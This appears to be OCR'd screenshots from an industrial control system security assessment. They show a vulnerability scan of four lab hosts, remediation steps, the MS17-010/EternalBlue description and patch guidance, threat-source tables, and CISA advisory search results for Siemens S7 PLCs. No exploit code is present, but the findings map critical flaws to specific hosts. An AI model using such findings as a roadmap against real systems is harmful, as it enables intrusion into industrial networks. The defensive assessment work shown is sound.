
5 second network read timeout



Scans

Scans / My Scans

□	Name	Schedule		Last Modified ▲
□	ICS_BasicNetoworkScan	On Demand		03:19 PM




ICS_BasicNetworkScan

CURRENT RESULTS: TODAY AT 3:55 PM

Host	Vulnerabilities ▲	%
192.168.1.120	2 17 2 41	79%
192.168.1.125	6 37	100%
192.168.1.200	36	100%
192.168.1.222	26	81%

Scan Details

Name:	ICS_BasicNetworkScan
Status:	Running
Policy:	Basic Network Scan
Scanner:	Local Scanner
Folder:	My Scans
Start:	Today at 3:55 PM



ICS_BasicNetworkScan

CURRENT RESULTS: TODAY AT 3:55 PM


Scans > Hosts 4 Vulnerabilities 80 Remediations 4 History 1

□	Severity ▴	Plugin Name	Plugin Family	Count
□	CRITICAL	GNU Bash Environment Variable Handling Code Injection (Shellshock)	CGI abuses	2
□	CRITICAL	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNA...	Windows	1
□	CRITICAL	Samba 'AndX' Request Heap-Based Buffer Overflow	Misc.	1
□	MEDIUM	Apache HTTP Server httpOnly Cookie Information Disclosure	Web Servers	3
□	MEDIUM	HTTP TRACE / TRACK Methods Allowed	Web Servers	3
□	MEDIUM	Multiple Web Server printenv CGI Information Disclosure	CGI abuses	2
□	MEDIUM	SMB Signing Disabled	Misc.	2
□	MEDIUM	SSL Certificate Cannot Be Trusted	General	2
□	MEDIUM	Samba Badlock Vulnerability	General	1
□	MEDIUM	SSL 64-bit Block Size Cipher Suites Supported (SWEET32)	General	1
□	MEDIUM	SSL Certificate Expiry	General	1

Scan Details

Name: ICS_BasicNetworkScan
Status: Completed
Policy: Basic Network Scan
Scanner: Local Scanner
Folder: My Scans
Start: Today at 3:55 PM
End: Today at 3:59 PM
Elapsed: 4 minutes
Targets: 192.168.1.100,192.168.1.110,192.
show all

Vulnerabilities




ICS_BasicNetworkScan

CURRENT RESULTS: TODAY AT 3:55 PM

Scans > Hosts 4 Vulnerabilities 80 Remediations 4 History 1

Taking the following actions across 2 hosts would resolve 14% of the vulnerabilities on the network:

Action to take
Samba Badlock Vulnerability: Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.
Apache HTTP Server httpOnly Cookie Information Disclosure: Upgrade to Apache version 2.0.65 / 2.2.22 or later.
Webmin Null Byte Filtering Information Disclosure: Upgrade to Webmin version 1.296 or later.
GNU Bash Environment Variable Handling Code Injection (Shellshock): Apply the referenced patch.



ICS_BasicNetworkScan

CURRENT RESULTS: JULY 8 AT 3:59 PM

CRITICAL MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPI...

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)


- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)


ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Solution


Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.






Type of Threat Source	Description	Characteristics
ADVERSARIAL - Individual - Outsider - Insider - Trusted Insider - Privileged Insider - Group - Ad hoc - Established - Organization - Competitor - Supplier - Partner - Customer - Nation-State	Individuals, groups, organizations, or states that seek to exploit the organization's dependence on cyber resources (e.g., information in electronic form, information and communications technologies, and the communications and information-handling capabilities provided by those technologies)	Capability, Intent, Targeting
ACCIDENTAL - User - Privileged User/Administrator	Erroneous actions taken by individuals in the course of executing their everyday responsibilities.	Range of effects



Type of Threat Source	Description	Characteristics
STRUCTURAL - Information Technology (IT) Equipment - Storage - Processing - Communications - Display - Sensor - Controller - Environmental Controls - Temperature/Humidity Controls - Power Supply - Software - Operating System - Networking - General-Purpose Application - Mission-Specific Application	Failures of equipment, environmental controls, or software due to aging, resource depletion, or other circumstances which exceed expected operating parameters.	Range of effects
ENVIRONMENTAL - Natural or man-made disaster - Fire - Flood/Tsunami - Windstorm/Tornado - Hurricane - Earthquake - Bombing - Overrun - Unusual Natural Event (e.g., sunspots) - Infrastructure Failure/Outage - Telecommunications - Electrical Power	Natural disasters and failures of critical infrastructures on which the organization depends, but which are outside the control of the organization. Note: Natural and man-made disasters can also be characterized in terms of their severity and/or duration. However, because the threat source and the threat event are strongly identified, severity and duration can be included in the description of the threat event (e.g., Category 5 hurricane causes extensive damage to the facilities housing mission-critical systems, making those systems unavailable for three weeks).	Range of effects



56 results

siemens s7-300/400 6.1

Siemens S7-300/400 PLC Vulnerabilities (Update E) | CISA

https://us-cert.cisa.gov/ics/advisories/ICSA-16-348-05

...exploit Vendor: **Siemens** Equipment: SIMATIC **S7-300** and SIMATIC **S7-400** Vulnerabilities:...Systems ICS-CERT Advisories **Siemens S7-300/400** PLC ...

Siemens SIMATIC **S7-300** and **S7-400** CPUs (Update C) | CISA

https://us-cert.cisa.gov/ics/advisories/icsa-20-252-02

...exploit Vendor: **Siemens** Equipment: SIMATIC **S7-300** and **S7-400** CPUs Vulnerability:...Systems ICS-CERT Advisories **Siemens** SIMATIC **S7-300** and **S7-400** CPUs ...

ICS Archive Information Products | CISA

https://us-cert.cisa.gov/ics/ics-archive

Brute-Force Password Tool Targeting **Siemens S7** ICS-ALERT-13-009-01 : Advantech WebAccess...Credentials ICS-ALERT-11-332-01A : **Siemens** Automation ...

Siemens SIMATIC CP 343-1/CP 443-1 Modules and SIMATIC **S7-300/S7-400** CPUs Vulnerabilities (Update B) | CISA


https://us-cert.cisa.gov/ics/advisories/ICSA-16-327-02

...level is needed to exploit. Vendor: **Siemens** Equipment: SIMATIC Vulnerabilities:...Advisories **Siemens** SIMATIC CP 343-1/CP 443-1 Modules and SIMATIC **S7**- ...

Siemens SIMATIC **S7**-1500 (Update A) | CISA

https://us-cert.cisa.gov/ics/advisories/icsa-20-042-11

Exploitable remotely Vendor: **Siemens** Equipment: SIMATIC **S7**-1500 CPU family Vulnerability:...advisory titled ICSA-20-042-11 **Siemens** SIMATIC **S7**-1500 ...



CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY

Industrial Control Systems > ICS-CERT Advisories > Siemens S7-300/400 PLC Vulnerabilities (Update E)

ICS Advisory (ICSA-16-348-05)

Siemens S7-300/400 PLC Vulnerabilities (Update E)

